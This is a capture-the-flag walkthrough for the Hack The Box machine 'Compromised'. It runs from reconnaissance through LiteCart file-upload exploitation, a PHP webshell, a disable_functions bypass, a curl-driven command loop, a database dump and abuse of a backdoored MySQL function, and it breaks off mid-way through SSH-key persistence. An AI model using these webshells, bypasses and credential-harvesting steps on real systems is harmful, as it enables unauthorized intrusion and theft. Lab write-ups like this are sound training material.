

HTB Compromised



As always let's start things off with an nmap scan.

```
nmap -sC -sV -oN nmap/initial 10.10.10.207
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:da:5c:8e:8e:fb:8e:75:27:4a:b9:2a:59:cd:4b:cb (RSA)
|   256 d5:c5:b3:0d:c8:b6:69:e4:fb:13:a3:81:4a:15:16:d2 (ECDSA)
|_  256 35:6a:ee:af:dc:f8:5e:67:0d:bb:f3:ab:18:64:47:90 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Legitimate Rubber Ducks | Online Store
|_Requested resource was http://10.10.10.207/shop/en/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

This is the website running on port 80.




On the top right we see LiteCart , let's search for exploits.

```
kali@kali:~/Desktop/htb/Compromised$ searchsploit LiteCart
 Exploit Title                                          |  Path
LiteCart 2.1.2 - Arbitrary File Upload                  | php/webapps/45267.py
Shellcodes: No Results
```

Nice, but this exploit requires credentials.

Let's hunt for hidden directories with gobuster.

```
gobuster dir -u http://10.10.10.207 -w /opt/SecLists/Discovery/Web-Content/raft-medium-dir
ectories.txt
/backup (Status: 301)
/shop (Status: 301)
/server-status (Status: 403)
```



Let's download that compressed file and decompress it.

```
tar -xvf a.tar.gz
```

Inside of it we find credentials for the database:

```
// Database
  define('DB_TYPE', 'mysql');
  define('DB_SERVER', 'localhost');
  define('DB_USERNAME', 'root');
  define('DB_PASSWORD', 'changethis');
  define('DB_DATABASE', 'ecom');
  define('DB_TABLE_PREFIX', 'lc_');
  define('DB_CONNECTION_CHARSET', 'utf8');
  define('DB_PERSISTENT_CONNECTIONS', 'false');
```

And in the login.php file we find a hint for a file with credentials.

```
/home/kali/Desktop/htb/Compromised/shop/admin/login.php - Mousepad
File  Edit  Search  View  Document  Help
<?php
  require_once('../includes/app_header.inc.php');

  document::$template = settings::get('store_template_admin');
  document::$layout = 'login';

  if (!empty($_GET['redirect_url'])) {
    $redirect_url = (basename(parse_url($_REQUEST['redirect_url'], PHP_URL_PATH)) ≠ basename(__FILE__)) ? $_REQUEST['redirect_url'] : document::link(WS_DIR_ADMIN);
  } else {
    $redirect_url = document::link(WS_DIR_ADMIN);
  }

  header('X-Robots-Tag: noindex');
  document::$snippets['head_tags']['noindex'] = '<meta name="robots" content="noindex" />';

  if (!empty(user::$data['id'])) notices::add('notice', language::translate('text_already_logged_in', 'You are already logged in'));

  if (isset($_POST['login'])) {
    //file_put_contents("./.log2301c9430d8593ae.txt", "User: " . $_POST['username'] . " Passwd: " . $_POST['password']);
    user::login($_POST['username'], $_POST['password'], $redirect_url, isset($_POST['remember_me']) ? $_POST['remember_me'] : false);
  }

  if (empty($_POST['username']) && !empty($_SERVER['PHP_AUTH_USER'])) $_POST['username'] = !empty($_SERVER['PHP_AUTH_USER']) ? $_SERVER['PHP_AUTH_USER'] : '';

  $page_login = new view();
  $page_login->snippets = array(
    'action' => $redirect_url,
  );
  echo $page_login->stitch('pages/login');

  require_once vmod::check(FS_DIR_HTTP_ROOT . WS_DIR_INCLUDES . 'app_footer.inc.php');
```

We find also a file containing the version of LiteCart running:

```
kali@kali:~/Desktop/htb/Compromised/shop/includes$ cat app_header.inc.php
<?php
  define('PLATFORM_NAME', 'LiteCart');
  define('PLATFORM_VERSION', '2.1.2');
```


Great! We know it is vulnerable.

Going for the file with the credentials we find it with some credentials inside of it:

```
compromised.htb/shop/admin/.log2301c9430d8593ae.txt
Kali Linux  Kali Training  Kali Tools  Kali Docs  Kali Forums  NetHunter  Offensive Securit
User: admin Passwd: theNextGenSt0r3!~
```

```
User: admin
Passwd: theNextGenSt0r3!~
```

Let's use these credentials to login into the admin dashboard.



Time to upload some files!

foxsin34/LiteCart-2.1.2-Abritrary-File-Upload-Authenticated

Contribute to foxsin34/LiteCart-2.1.2-Abritrary-File-Upload-Authenticated development by creating an account on GitHub.


https://github.com/foxsin34/LiteCart-2.1.2-Abritrary-File-Upload-Authenticated/blob/main/exploit.py

I've changed up a bit the file to help me upload files faster.

```
if __name__ == '__main__':
    url = "http://compromised.htb/shop" # Change this
    username = "admin" # Change this
    password = "theNextGenSt0r3!~" # Change this
    filename = sys.argv[1]
    login(url, username, password)
    upload_shell(url, filename)
```

Create a file and call it code.php and inside of it include a file from the filesystem.

```
<?php include "/etc/passwd"; ?>

#Upload the file
python3 exploit.py code.php
```



And boom we have local file inclusion.

Let's try to get rce. Edit the previously created file with the following php code and upload it again.


```
<?php system($_REQUEST['cmd']); ?>
```

We get a blank page... There must be some sort of filter going on...

Let's ask php for more info! Create a file called info.php and inside of it put this code and upload it.

```
<?php phpinfo(); ?>

#Upload
python3 exploity.py info.php
```

Go to: http://compromised.htb/shop/vqmod/xml/info.php



Nice! As we can see there are many disabled funcions...

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	system,passthru,popen,shell_exec,proc_open,exec,fsockopen,socket_create,curl_exec,curl_multi_exec,mail,putenv,imap_open,parse_ini_file,show_source,file_put_contents,fwrite,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,	system,passthru,popen,shell_exec,proc_open,exec,fsockopen,socket_create,curl_exec,curl_multi_exec,mail,putenv,imap_open,parse_ini_file,show_source,file_put_contents,fwrite,pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,

And we can not do much about it... Or can we?!? There is a bypass available!

I've discovered this bypass by reading this article and by uploading this shell:

PHP - Useful Functions & disable_functions/open_basedir bypass


pcntl_exec - Executes a program (by default in modern and not so modern PHP you need to load the module to use this function) Note1 : In the path you can also use to list and any other folder. : It looks like part of the code is

https://book.hacktricks.xyz/pentesting/pentesting-web/php-tricks-esp/php-useful-functions-disable_functions-open_basedir-bypass#bypass-using-php-capabilities

carlospolop/phpwebshelllimited

This webshell was created for those times where you can upload a php webshell but you cannot execute commands due to disabled functions and you can only interact with the filesystem using php

https://github.com/carlospolop/phpwebshelllimited



With the shell we can execute commands:

PHP 7.0-7.4 Disabled Functions Bypass

Command: id Submit


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Let's look deeper into this bypass.

mm0r1/exploits

This exploit uses a two year old bug in debug_backtrace() function. We can trick it into returning a reference to a variable that has been destroyed, causing a use-after-free vulnerability. The PoC was


https://github.com/mm0r1/exploits/tree/master/php7-backtrace-bypass



Edit the script so that it reads GET parameters.

```php
<?php

# PHP 7.0-7.4 disable_functions bypass PoC (*nix only)
#
# Bug: https://bugs.php.net/bug.php?id=76047
# debug_backtrace() returns a reference to a variable
# that has been destroyed, causing a UAF vulnerability.
#
# This exploit should work on all PHP 7.0-7.4 versions
# released as of 30/01/2020.
#
# Author: https://github.com/mm0r1

pwn($_REQUEST['cmd']);
```


And upload it:



Boom! We have RCE! Here is a little pseudo-reverseshell i've stolen from the forums.


```
#!/bin/bash

cmd=''
while [[ $cmd != 'exit' ]];
do
        read -p '$ > ' cmd
        curl -G compromised.htb/shop/vqmod/xml/pwn.php --data-urlencode "cmd=$cmd"
done
```

And execute it:




Great.

Let's upload linpeas.sh and run it.



Oh yeah there is still that mysql server we haven't checked out, let's have a look!

Using the webshell from before we can dump the database with the credentials root:changeme.



In the users table we find an hash:

Table: lc_users

id	status	username	password	permissions	last_ip	last_host	login_attempts	total_logins	date_blocked	date_expires	date_active	date_login	date_updated	date_created
1	1	admin	44c79f6669819c0185822c587597b46c98c3cff90512318cb84d8e7c190de8b4		10.10.14.137	10.10.14.137	0	78	0000-00-00 00:00:00	0000-00-00 00:00:00	2020-12-26 16:40:51	2020-12-26 16:40:51	2020-05-28 00:39:04	2020-05-28 00:39:04

```
admin:44c79f6669819c0185822c587597b46c98c3cff90512318cb84d8e7c190de8b4
```

This lookslike sha256 but i wasn't able to crack it.


Since this machine name is compromised let's look at what the attacker might have done to the machine, and look at the user define functions in mysql.

```
mysql -u root -pchangethis -e "select * from mysql.func;"
```

```
mysql: [Warning] Using a password on the command line interface can be insecure
+-----------+-----+--------------+----------+
| name      | ret | dl           | type     |
+-----------+-----+--------------+----------+
| exec_cmd  |   0 | libmysql.so  | function |
+-----------+-----+--------------+----------+
```

This looks promising. Let's try to execute commands.

```
mysql -uroot -pchangethis -e \"SELECT exec_cmd('whoami')\"
```



```
$ > mysql -uroot -pchangethis -e \"SELECT exec_cmd('whoami')\"
exec_cmd('whoami')
mysql\n\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\
0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0
```

Yeah! Let's gain persistance by putting our ssh key in.

swisskyrepo/PayloadsAllTheThings

ncat --udp -lvp 4242 ncat --sctp -lvp 4242 ncat --tcp -lvp 4242 (FR/EN Version) or add the following line inside its .bashrc file. and create the fakesudo script. Linux, write a file in

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Linux%20-%20Persistence.md#backdooring-the-ssh

```
ssh-keygen
cat /home/kali/.ssh/id_rsa.pub | base64
c3NoLXJzYSBBQUFBQjNOemFDMXljMkVBQUFBREFRQUJBQUFCZ1FEc2NwU0pmYTRJMnBVakc1NVkzOTk0WWZPakVmN1
MrNE5XVkRmQStIRC9iZzkvK25ZRithLzZRd01YMy9ROGx5eE45R1VTUHZLYStJMzNWV1BoTkxVUzJSMHl1KytJVXhj
MFhlcldMVlZjVzJGQ2pmdTNraHZsdm9JZHJFQXY3WG1ZUGdSdW1lZTdjWmNERkl2bXlPTnJBc0FHV0luY1NrUHBkZk
